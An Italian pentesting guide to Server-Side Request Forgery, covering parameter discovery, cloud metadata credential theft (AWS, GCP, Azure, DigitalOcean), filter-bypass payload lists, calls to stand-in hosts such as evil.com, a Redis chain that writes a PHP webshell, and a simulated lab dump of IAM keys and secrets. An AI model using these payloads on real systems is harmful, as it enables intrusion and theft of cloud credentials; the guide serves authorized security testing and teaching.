SSRF Pentest: Vulnerabilità ,Attacco, Exploit, AWS Metadata

Server-Side Request Forgery (SSRF): analizza la vulnerabilità, testa attacchi verso servizi interni, bypass dei filtri e l’esposizione dei metadata AWS.
- Pubblicato il 2026-03-19
- Tempo di lettura: 14 min
SSRF (Server-Side Request Forgery): Guida al Pentesting #
SSRF (Server-Side Request Forgery) è una vulnerabilità che costringe un server a effettuare richieste HTTP verso una destinazione scelta dall’attaccante, invece che verso quella prevista dall’applicazione. Capita ogni volta che un parametro — un webhook, un’anteprima di link, un import da URL remoto — finisce in una richiesta che il server esegue per conto tuo. Il problema è dove può arrivare quella richiesta: rete interna, servizi senza autenticazione, e soprattutto il metadata endpoint cloud con le credenziali IAM dell’istanza.
Una SSRF con risposta (full) ti restituisce il contenuto della risposta nella pagina. Una SSRF blind conferma solo che il server ha contattato l’URL, senza mostrarti nulla: la confermi con un’interazione out-of-band (DNS o HTTP) su un dominio che controlli, con Burp Suite Collaborator.
Satellite della guida pillar API & Modern Web Attacks . Vedi anche: XXE , Open Redirect , CORS Misconfiguration , Path Traversal .
Riferimenti: PortSwigger SSRF , OWASP SSRF Prevention Cheat Sheet , PayloadsAllTheThings SSRF .
SSRF vs CSRF — non sono la stessa cosa #
I due nomi si assomigliano e capita di confonderli, ma colpiscono due punti opposti della catena richiesta/risposta.
| SSRF | CSRF | |
|---|---|---|
| Chi esegue la richiesta malevola | Il server della vittima | Il browser della vittima (autenticata) |
| Cosa viene sfruttato | Un parametro server-side che accetta un URL | Una sessione autenticata senza protezione anti-CSRF (token, SameSite) |
| Verso dove va la richiesta | Rete interna, localhost, metadata cloud — luoghi che l’attaccante da solo non raggiungerebbe mai | Un endpoint dell’applicazione target, raggiungibile anche dall’attaccante, ma eseguito con i cookie della vittima |
| Serve interazione utente? | No — basta che il server processi il parametro | Sì — la vittima deve visitare una pagina o cliccare un link malevolo mentre ha una sessione attiva |
| Impatto tipico | Lettura di credenziali cloud, port scan interno, accesso a servizi non esposti, a volte RCE | Azioni non autorizzate per conto della vittima (cambio email, trasferimento fondi, modifica permessi) |
| Difesa principale | Allowlist di destinazioni, validazione IP post-risoluzione, disabilitare redirect automatici | Token anti-CSRF, cookie SameSite=Strict/Lax, verifica header Origin/Referer |
Il punto che genera più confusione: in certe catene SSRF e CSRF si combinano. Un CSRF
su un endpoint che configura un webhook può essere usato per innescare una SSRF nel server della vittima (la vittima, loggata, visita una pagina malevola che sottomette un form con un callback_url puntato al metadata cloud). Qui il CSRF è il vettore di ingresso, la SSRF è l’impatto reale.
Discovery: dove cercare un parametro URL vulnerabile #
La SSRF si nasconde ovunque il server faccia una richiesta HTTP verso un indirizzo che tu controlli, anche in parte:
# Webhook (most common case)
POST /api/integrations/webhook
{"callback_url": "https://YOUR_DOMAIN"}

# Link preview / URL unfurling (chat, CMS, social)
POST /api/link-preview
{"url": "https://YOUR_DOMAIN"}

# Remote URL import (CSV, RSS feed, XML)
POST /api/import
{"source_url": "https://YOUR_DOMAIN/data.csv"}

# PDF / screenshot generator (wkhtmltopdf, Puppeteer)
POST /api/generate-pdf
{"page_url": "https://YOUR_DOMAIN"}

# Avatar / image from URL
PUT /api/users/me
{"avatar_url": "https://YOUR_DOMAIN/photo.jpg"}

# Explicit proxy (built to work around CORS)
GET /proxy?url=https://YOUR_DOMAIN

# XXE -> SSRF (external entity in an XML body)
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://169.254.169.254/">]>
Nota sugli endpoint usati in questa guida: per coerenza uso sempre POST /api/webhooks con il parametro url. Nei tuoi test ogni app avrà il proprio path e nome del parametro — in Burp cerca qualsiasi campo con url, uri, href, src, callback, redirect, link, resource, fetch, proxy, webhook, import.
Distingui anche quando parte la richiesta: alcuni campi URL vengono fetchati subito (sincrono, nella stessa response), altri vengono salvati e fetchati più tardi da un worker asincrono (es. un webhook richiamato solo al trigger di un evento). Nel secondo caso la conferma via Collaborator arriva con ritardo, e devi sapere quale azione innesca il fetch.
Conferma della SSRF — Burp Collaborator / OAST #
Prima di tentare qualsiasi exploitation, conferma che il server fetchi davvero il tuo URL:
POST /api/webhooks
{"url": "https://YOUR_ID.oastify.com"}
Poi su Burp Collaborator: Poll now. Tre scenari possibili, da distinguere con attenzione:
- Interazione DNS soltanto: il server (o un resolver a monte) ha risolto il dominio, ma non è detto che abbia completato una connessione TCP o una richiesta HTTP. Prova solo che una risoluzione DNS è avvenuta.
- Interazione HTTP ricevuta, nessun contenuto nella risposta applicativa: il server ha raggiunto il tuo URL (SSRF confermata) ma non ti restituisce nulla — è una SSRF blind.
- Contenuto della risposta riflesso nella pagina: SSRF full, puoi leggere quello che il server ha ricevuto dal target interno.
Una sola interazione DNS, da sola, non basta a dire “il server ha fatto una richiesta HTTP completa” — molti stack risolvono il DNS prima ancora di decidere se procedere con la connessione (es. per un controllo su blocklist). Se ti serve la prova di una richiesta applicativa, cerca l’interazione HTTP, non solo quella DNS.
Cloud metadata — perché la SSRF è critica #
Ogni cloud provider espone un endpoint di metadata raggiungibile solo dall’istanza stessa, quasi sempre su 169.254.169.254 (link-local, non instradabile da internet). Una SSRF rende il server il tuo proxy verso quell’endpoint.
AWS — IMDSv1 e IMDSv2 #
IMDSv1 è request/response diretto, nessun token richiesto:
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
# -> webapp-production-role

curl http://169.254.169.254/latest/meta-data/iam/security-credentials/webapp-production-role
# -> {"AccessKeyId": "ASIA...", "SecretAccessKey": "...", "Token": "...", "Expiration": "..."}

# user-data often contains a bootstrap script, sometimes with secrets:
curl http://169.254.169.254/latest/user-data
IMDSv2 è session-oriented e richiede prima un PUT per ottenere un token, poi lo stesso token negli header di ogni GET successiva:
TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" \
  -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")

curl -H "X-aws-ec2-metadata-token: $TOKEN" \
  http://169.254.169.254/latest/meta-data/iam/security-credentials/
Punti che una SSRF deve soddisfare per arrivare fin qui, e che vanno verificati caso per caso prima di dare per scontato l’accesso:
- Serve che la SSRF permetta di controllare sia il metodo HTTP (PUT) sia un header custom — la maggior parte delle SSRF da parametro URL fa solo GET con header fissi dal client interno, quindi questo passaggio spesso non è realizzabile dall’attaccante esterno.
- AWS può configurare
HttpTokenssurequired(IMDSv2 obbligatorio) ooptional(IMDSv1 funziona ancora). Se èrequired, una richiesta senza token valido riceve401. - Il TTL massimo del token è 21600 secondi (6 ore). L’hop limit di default per la risposta al
PUTè 1 a livello IP — importante se la tua richiesta attraversa un proxy/container, perché un hop limit di 1 può far fallire la risposta prima che torni al tuo stack applicativo. - Le richieste
PUTvengono rifiutate se contengono un headerX-Forwarded-For— un dettaglio utile per capire perché certe catene di SSRF dietro reverse proxy falliscono.
In pratica: se la tua SSRF può solo impostare un URL in un campo GET, verifica prima se l’istanza ha IMDSv2 required o optional. Se è optional, IMDSv1 funziona ancora e il flusso è immediato. Se è required e non controlli metodo/header, questa strada è chiusa — concentrati su altri vettori (rete interna, servizi applicativi).
Fonte: AWS — Use the Instance Metadata Service .
GCP — Metadata server #
Richiede sempre l’header Metadata-Flavor: Google — senza, il server nega la richiesta. L’header legacy X-Google-Metadata-Request è deprecato e non va più usato.
curl -H "Metadata-Flavor: Google" \
  "http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token"
Endpoint disponibili: DNS name metadata.google.internal (consigliato), IP 169.254.169.254, e per istanze IPv6-only fd20:ce::254. Per una SSRF, il vincolo reale è se il componente vulnerabile ti permette di impostare header custom — senza Metadata-Flavor: Google la richiesta non va a buon fine, qualunque path tu usi. Non esiste un percorso legacy documentato che bypassa questo header: se leggi claim del genere, verificali prima di usarli.
Fonte: Google Cloud — View and query VM metadata .
Azure — Instance Metadata Service #
Richiede l’header Metadata: true:
curl -H "Metadata: true" \
  "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"
Stesso discorso di GCP: senza quell’header specifico la richiesta fallisce, quindi la SSRF deve poter impostarlo.
DigitalOcean — Metadata API #
L’endpoint corrente è /metadata/v1/, nessun header richiesto — è il più semplice da sfruttare quando la SSRF fa solo GET:
curl http://169.254.169.254/metadata/v1/
# -> id
#    hostname
#    user-data
#    vendor-data
#    public-keys
#    region
#    interfaces/
#    dns/
#    floating_ip/
#    tags/

curl http://169.254.169.254/metadata/v1/user-data
user-data può contenere segreti (script di bootstrap, chiavi), ma non è garantito — va verificato caso per caso, non dato per scontato.
Fonte: DigitalOcean — Access Droplet Metadata .
SSRF verso la rete interna #
Confermata la SSRF, il server diventa un punto di osservazione sulla rete interna — ma con un limite importante: lo status HTTP restituito dal proxy pubblico non prova da solo che una porta interna sia aperta o che il servizio parli HTTP.
Perché il port scan “ingenuo” dà falsi positivi #
for port in 22 80 443 3000 3306 5432 6379 8080 9090 9200 27017; do
  # http_code comes from the public proxy, not from the internal service
  code=$(curl -s -o /dev/null -w "%{http_code}" --max-time 3 \
    "https://target.com/proxy?url=http://10.0.0.5:$port")
  echo "10.0.0.5:$port -> $code"
done
Questo codice misura lo status HTTP restituito da target.com, non quello del servizio interno. Un proxy può rispondere 400/403/500 anche quando la connessione interna fallisce, e può rispondere 200 anche quando il servizio di destinazione non parla HTTP (es. MySQL su 3306): il proxy stesso gestisce l’errore di parsing e restituisce comunque un 200 applicativo.
Criterio più solido — distingui almeno tre casi:
- Connessione impossibile (porta chiusa/filtrata): spesso un timeout netto o un errore di connessione nella risposta del proxy (es. “connection refused” nel body, se il proxy lo espone).
- Porta aperta, risposta non interpretabile (servizio TCP non-HTTP su quella porta): la richiesta HTTP del proxy riceve dati grezzi che non sono una risposta HTTP valida — spesso un errore di parsing diverso da un timeout.
- Risposta applicativa riconoscibile (servizio HTTP reale): status code e body coerenti con un’applicazione web nota (es. banner di Elasticsearch, redirect di un pannello admin).
Il timing differenziale resta un segnale più affidabile del solo status code: una porta chiusa dà un errore quasi immediato, una porta filtrata va in timeout fino al --max-time, una porta aperta ma con servizio non-HTTP spesso risponde più velocemente del timeout ma con un errore di parsing. Nessuno di questi è una prova definitiva da solo — usali insieme.
Un trucco utile per il port scan via gopher:// o SSRF raw: http://127.0.0.1:22/80/443 prova a toccare più porte nella stessa richiesta sfruttando come il parser interpreta path multipli — funziona solo con alcuni client HTTP, verificalo sul target.
Servizi interni tipici (spesso senza autenticazione) #
http://internal-es:9200/_cat/indices           # Elasticsearch, index listing
http://internal-es:9200/users/_search?q=*      # dump if the index exists with no auth
http://internal-redis:6379/                    # Redis (see dedicated section below)
http://internal-consul:8500/v1/kv/?recurse     # Consul KV store
http://internal-grafana:3000/                  # Grafana (check default credentials)
http://internal-prometheus:9090/api/v1/targets # monitored targets list
Altri target HTTP-reachable comuni in catene SSRF blind documentate (Jenkins, Jira, Docker API, Confluence): se il servizio espone un’API interna raggiungibile, applica lo stesso approccio — identifica la versione, cerca endpoint non autenticati, verifica RCE note per quella versione specifica prima di dare per scontato l’impatto.
Kubernetes — non è un accesso automatico a tutti i Secret #
https://kubernetes.default.svc/api/v1/secretsQuesto endpoint non restituisce automaticamente tutti i Secret del cluster. Il Kubernetes API server applica autenticazione e autorizzazione RBAC: per leggere o listare Secret serve un token valido (es. quello montato di un service account, se la SSRF riesce a leggerlo e inoltrarlo) e permessi RBAC che consentano list/get su quella risorsa. Un service account con permessi minimi vede un 403 Forbidden, non un dump completo.
L’impatto reale dipende da: quale identità la tua richiesta porta con sé (se nessuna, di norma 403), quali permessi RBAC ha quell’identità, e se il servizio è raggiungibile dalla rete da cui parte la SSRF. Presentalo come obiettivo potenziale da verificare, non come accesso garantito — vedi Kubernetes Security Exploitation
per l’enumerazione completa lato cluster, e Docker Security
per l’hardening a livello di container su cui spesso girano i pod.
Fonti: Kubernetes RBAC Authorization , Kubernetes Service Accounts .
Bypass dei filtri IP #
La protezione più comune è una blocklist che rifiuta 127.0.0.1 e 169.254.169.254. Nessuna di queste tecniche è un bypass garantito: funziona o no a seconda del parser URL, della libreria HTTP e del client usato dal server per effettuare il fetch. Vanno testate una per una sul target.
IP encoding #
# Localhost
http://2130706433              # decimal
http://0x7f000001               # hex
http://0177.0.0.1               # octal
http://[::1]                    # IPv6
http://[::ffff:127.0.0.1]      # IPv6-mapped
http://127.1                    # short form
http://127.0.1                  # short form variant

# Any address in 127.0.0.0/8 is still loopback -- not just 127.0.0.1
http://127.127.127.127
http://127.0.1.3

# Metadata
http://2852039166               # decimal for 169.254.169.254
http://0xa9fea9fe               # hex

# Domains that resolve to internal IPs
http://localtest.me             # -> 127.0.0.1
http://127.0.0.1.nip.io        # -> 127.0.0.1 (wildcard DNS)

# Loopback hostnames (may require an IPv6-capable server)
http://ip6-localhost
http://ip6-loopback

# .localhost TLD -- any subdomain resolves to the loopback address
http://whatever.localhost
Bypass con encoding e unicode #
Alcuni filtri normalizzano l’URL in modo incompleto e si possono ingannare con varianti di carattere:
http://127.0.0.1/%61dmin        # URL-encoded path segment
http://127.0.0.1/%2561dmin      # double-encoded, decoded due volte da parser diversi
Caratteri Unicode “enclosed alphanumeric” (es. ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ) vengono normalizzati da alcuni stack a example.com in fase di confronto, ma non sempre dal filtro — un parser che non normalizza Unicode prima di validare l’host può essere aggirato così. Verificalo sul target, non è comportamento universale.
DNS Rebinding — condizionale, non garantito #
Il principio: il filtro risolve il DNS , controlla che l’IP non sia interno, poi la request parte — ma se tra il controllo e la connessione il DNS cambia (TTL basso/zero su un dominio che controlli), puoi far puntare la seconda risoluzione a un IP interno.
Questo funziona solo se l’applicazione risolve il DNS due volte separatamente (una per la validazione, una per la connessione) usando risoluzioni potenzialmente diverse. Molti client HTTP moderni risolvono una sola volta e riusano quell’IP per la connessione, oppure la libreria di validazione e il client HTTP condividono la stessa cache — in questi casi il rebinding non funziona. OWASP raccomanda proprio di evitare questa doppia risoluzione: validare l’IP e poi connettersi esplicitamente a quello stesso IP validato, non rifare il DNS lookup. Verifica quindi se il comportamento del target è vulnerabile prima di investire tempo su questa tecnica — servizi pubblici con DNS a TTL basso che alternano tra un IP pubblico e uno interno (es. 169.254.169.254) possono farti risparmiare il setup di un dominio proprio.
Fonte: OWASP SSRF Prevention Cheat Sheet .
Redirect chain — condizionale #
<?php header("Location: http://169.254.169.254/latest/meta-data/"); ?>
Il filtro valida l’URL iniziale (es. evil.com, non interno → passa), ma se il server segue il redirect senza rivalidare la destinazione, arrivi al metadata. Questo dipende interamente dal fatto che il client HTTP del server segua i redirect automaticamente e non riconvalidi ogni hop. OWASP raccomanda esplicitamente di disabilitare i redirect automatici nel client usato per questo genere di funzionalità — molte implementazioni moderne lo fanno già, quindi non è una tecnica universale.
Nota tecnica sui redirect 307/308: a differenza di un 301/302, questi codici preservano metodo HTTP e body della richiesta originale — utile quando la catena SSRF deve mantenere un POST con payload verso la destinazione finale, non solo un GET.
Un open redirect
del target stesso rende il bypass più plausibile perché il dominio iniziale è lo stesso target (target.com/redirect?url=...), non un dominio esterno: più probabile che superi un filtro basato su allowlist di dominio.
URL parsing confusion #
http://target.com@evil.com        # real host: evil.com (target.com is userinfo)
http://evil.com#target.com        # fragment, ignored by the HTTP host
target.com@evil.com non è un bypass automatico: è un test per capire se il parser del filtro legge l’host in modo diverso dal client che poi effettua la richiesta. Se il filtro guarda la stringa intera e vede “target.com” mentre il client interpreta correttamente evil.com come host, hai un bypass; se entrambi concordano sull’host reale, non succede nulla. Un fragment (#target.com) non modifica mai l’host di una richiesta HTTP — va escluso dai test, non incluso come se fosse equivalente agli altri.
Varianti più aggressive documentate in ricerche sui parser (es. Orange Tsai su discrepanze tra librerie URL): combinazioni di @, # e spazi nello stesso URL possono far leggere host diversi a librerie diverse all’interno dello stesso stack applicativo (una libreria valida, un’altra effettua la connessione). Non esiste un payload universale: va fuzzato combinando questi caratteri e osservando quale host riceve davvero la richiesta.
Caso specifico PHP: filter_var() con FILTER_VALIDATE_URL ha storicamente accettato URL malformati come http://test???test.com o con schema numerico (0://evil.com:80;http://google.com:80/) come validi — se il target usa quella funzione per whitelisting, vale la pena testare varianti simili.
Protocolli alternativi #
gopher://internal-redis:6379/_...   # see Redis section below -- framing is not trivial
file:///etc/passwd                   # local file, only if the client supports the scheme
dict://attacker:11111/               # DICT protocol, not Memcached despite similar port use
sftp://evil.com:11111/               # can trigger an outbound connection attempt
tftp://evil.com:12346/TESTUDPPACKET  # UDP -- useful as an out-of-band confirmation channel
ldap://localhost:11211/%0astats%0aquit  # LDAP scheme smuggling raw commands via CRLF
jar:http://127.0.0.1!/               # Java-specific, fully blind (no readable output)
Il supporto a questi schemi dipende interamente dalla libreria HTTP usata dal server (molte librerie moderne disabilitano gopher://, file:// e gli altri per default). Verifica sempre se il client SSRF del target supporta lo schema prima di costruire un payload — per la lettura file locale via file://, i principi sono gli stessi del Path Traversal
classico, solo che l’accesso parte da un parametro URL invece che da un path.
Upgrade a XSS #
Se la SSRF fetcha e renderizza il contenuto remoto (non solo lo restituisce come testo grezzo), servire un SVG con JavaScript incluso attraverso l’URL controllato può trasformare la SSRF in uno XSS lato server — funziona solo se l’applicazione interpreta effettivamente il contenuto come markup eseguibile, non in un semplice fetch/display di testo.
SSRF blind — conferma vs esfiltrazione #
Una conferma out-of-band (DNS o HTTP su Collaborator) prova che il server ha tentato di raggiungere il tuo dominio. Non prova, da sola, che tu possa esfiltrare dati da una risorsa interna attraverso quello stesso canale.
Per esfiltrare dati via DNS, serve una catena che codifichi il contenuto letto internamente dentro il subdomain della richiesta DNS successiva (es. un redirect generato dinamicamente dal server verso <data>.yourdomain.com, dove <data> viene dal contenuto appena letto). Se non hai una tale catena — e nella maggior parte delle SSRF blind semplici non ce l’hai — l’interazione DNS ti dice solo “il server ha risolto il mio dominio”, non “ho esfiltrato il contenuto di un endpoint interno”.
Il timing (differenza tra risposta rapida e timeout) è un indizio sull’esistenza di un host interno, non una prova conclusiva di porta aperta: latenza di rete, carico del servizio target e limiti di --max-time possono produrre risultati ambigui.
Tooling oltre SSRFmap #
SSRFmap resta il riferimento principale per fuzzare un parametro vulnerabile, ma l’ecosistema ne offre altri utili in fasi diverse del test:
- Gopherus — genera payload
gopher://pronti per RCE su servizi specifici (Redis, MySQL, FastCGI, SMTP), evitandoti di costruire a mano il framing del protocollo. - See-SURF — scanner Python che analizza il codice/le richieste di un’applicazione alla ricerca di parametri potenzialmente vulnerabili a SSRF, utile in fase di discovery su un target ampio.
- SSRF-Sheriff — piccolo tool in Go per servire payload di test e osservare le interazioni ricevute, alternativa self-hosted a Burp Collaborator.
git clone https://github.com/swisskyrepo/SSRFmap
cd SSRFmap/
uv sync --frozen
uv run python ssrfmap.py -r request.txt -p url -m readfiles,portscan,aws
I moduli disponibili includono readfiles, portscan, networkscan, aws/gce/digitalocean/alibaba (lettura metadata/user-data dai provider), redis, mysql, postgres, fastcgi, memcache e altri. Ogni modulo ha prerequisiti propri (es. redis prova comandi specifici, non garantisce RCE automatica) — leggi l’output con senso critico, non come conferma assoluta di sfruttabilità.
Redis via SSRF — prerequisiti reali per l’RCE #
Una SSRF con supporto allo schema gopher:// può inoltrare comandi testuali verso Redis se il servizio non ha autenticazione e la rete interna lo espone. Ma la catena “SSRF -> RCE” mostrata come due comandi secchi omette passaggi necessari:
CONFIG SET dir /var/www/html
CONFIG SET dbfilename shell.php
SET payload "<?php system($_GET['c']); ?>"
SAVE
Perché questo funzioni servono tutte queste condizioni, non solo “Redis raggiungibile”:
- Redis deve consentire il comando
CONFIG SET(può essere disabilitato via ACL o rinominato). - La directory di destinazione (
dir) deve essere scrivibile dal processo Redis. - Serve eseguire
SAVE(o attendere un salvataggio automatico) perché il file RDB venga effettivamente scritto su disco nel path e nome scelti — il comandoSETda solo scrive solo in memoria. - Deve esistere un’applicazione web che esegua PHP da quella directory con quel nome file, e il risultato scritto da Redis (un file RDB binario con dentro il payload) deve essere comunque interpretabile come PHP valido dall’interprete — in pratica serve che il payload PHP sia isolato e non rotto dai byte binari del formato RDB intorno ad esso.
- Il framing del protocollo Redis via
gopher://richiede terminatori CRLF corretti tra i comandi — un payload gopher mal costruito viene scartato da Redis prima di essere interpretato. Gopherus (vedi sopra) genera questo framing automaticamente ed evita errori manuali.
Trattala come una catena con prerequisiti distinti da verificare uno a uno (raggiungibilità → comandi non bloccati → directory scrivibile → file eseguibile dall’app web), non come un comando a due righe sempre valido.
Nota su dict://: la porta 11211 è comunemente usata da Memcached, ma lo schema dict:// non traduce automaticamente la richiesta nel protocollo Memcached — sono protocolli diversi. Non presentarli come equivalenti.
Fonte: Redis Security .
Output osservati — caso di laboratorio (simulato) #
Questa sequenza riproduce un test in ambiente di lab autorizzato, non un sistema di produzione reale. Chiavi, token e domini sono fittizi.
$ curl -X POST "https://lab.local/api/webhooks" \
  -d '{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"}'
{"response_preview": "webapp-lab-role"}

$ curl -X POST "https://lab.local/api/webhooks" \
  -d '{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/webapp-lab-role"}'
{"response_preview": "{\"AccessKeyId\":\"ASIAEXAMPLE\",\"SecretAccessKey\":\"EXAMPLEKEY\",\"Token\":\"EXAMPLETOKEN\"}"}

$ export AWS_ACCESS_KEY_ID="ASIAEXAMPLE"
$ export AWS_SECRET_ACCESS_KEY="EXAMPLEKEY"
$ export AWS_SESSION_TOKEN="EXAMPLETOKEN"

$ aws sts get-caller-identity
{"Account": "000000000000", "Arn": "arn:aws:sts::000000000000:assumed-role/webapp-lab-role/i-0123456789"}

$ aws s3 ls
2026-01-01 example-backup-bucket

$ aws secretsmanager get-secret-value --secret-id lab/db-credentials
{"SecretString": "{\"host\":\"db.lab.local\",\"password\":\"EXAMPLE_PASSWORD\"}"}
Un punto importante da non confondere: ottenere credenziali IAM valide non equivale automaticamente a un “cloud takeover completo”. Le credenziali temporanee rappresentano l’identità e i permessi del ruolo associato — quello che puoi leggere o modificare dipende dalle policy IAM assegnate a quel ruolo specifico. Se il ruolo ha AmazonS3FullAccess e SecretsManagerReadWrite, hai accesso ampio a quei due servizi, non necessariamente controllo dell’intero account AWS. La formulazione corretta per un report è “esposizione di dati e segreti con i privilegi del ruolo compromesso”, a meno che tu non dimostri concretamente un’escalation ulteriore (es. modifica di policy IAM, creazione di nuovi utenti con privilegi admin).
Workflow operativo #
Discovery (0–15 min). Identifica ogni parametro che accetta URL. Per ciascuno, testa con Burp Collaborator e distingui subito se la risposta arriva sincrona o asincrona.
Cloud metadata (15–25 min). Prova 169.254.169.254 (AWS, Azure, DigitalOcean) e metadata.google.internal (GCP). Verifica subito se serve un header specifico (Metadata-Flavor: Google, Metadata: true) e se la SSRF può impostarlo. Per AWS, controlla se sei di fronte a IMDSv1 aperto o IMDSv2 required prima di investire tempo nel flusso a token.
Bypass, se filtrato (25–40 min). Prova encoding IP, poi redirect dal tuo server, poi URL parsing confusion. Il DNS rebinding richiede più tempo di setup: valutalo solo se le altre tecniche falliscono e hai un motivo per credere che il target faccia doppia risoluzione DNS.
Rete interna ed exploitation (40–60 min). Scansiona con criteri di conferma affidabili (non solo status HTTP), prova Elasticsearch/Redis/pannelli admin senza auth, e se hai credenziali cloud verifica l’effettivo perimetro dei permessi con aws sts get-caller-identity prima di dichiarare alcunché come “preso”.
Checklist SSRF #
DISCOVERY
[ ] Every URL/URI/href/src/callback parameter tested
[ ] Burp Collaborator used to distinguish DNS, HTTP and reflected response
[ ] Checked whether the fetch is sync or async (webhook, PDF generator, import, avatar)

CLOUD METADATA
[ ] AWS: IMDSv1 open or IMDSv2 required? Tested control over method/header
[ ] GCP: does the request include Metadata-Flavor: Google?
[ ] Azure: does the request include the Metadata: true header?
[ ] DigitalOcean: reached /metadata/v1/, checked user-data without assuming its content

BYPASS (only if filtered)
[ ] IP encoding (decimal/hex/octal/IPv6/CIDR range) tested
[ ] Unicode/double-encoding variants tested against the filter's normalization
[ ] Redirect from a controlled domain tested, noting whether the client follows redirects
[ ] URL parsing confusion (@, #, combined) tested, verified which host the client actually reads
[ ] DNS rebinding evaluated only after ruling out simpler techniques

INTERNAL NETWORK
[ ] Port scan with a differential criterion (not just the proxy's HTTP status)
[ ] Elasticsearch, Redis, internal admin panels tested for missing auth
[ ] Kubernetes: identity/token verified before assuming access to Secrets

POST-EXPLOITATION
[ ] aws sts get-caller-identity to understand the role's real scope
[ ] aws s3 ls / secretsmanager only within the actually granted permissions
[ ] Report: data/secrets exposed with the compromised role's privileges, not "full takeover" without proof
Riferimenti: PortSwigger SSRF , OWASP SSRF Prevention Cheat Sheet , PayloadsAllTheThings SSRF , AWS IMDS , Google Cloud metadata , DigitalOcean metadata , Kubernetes RBAC , Redis Security , SSRFmap .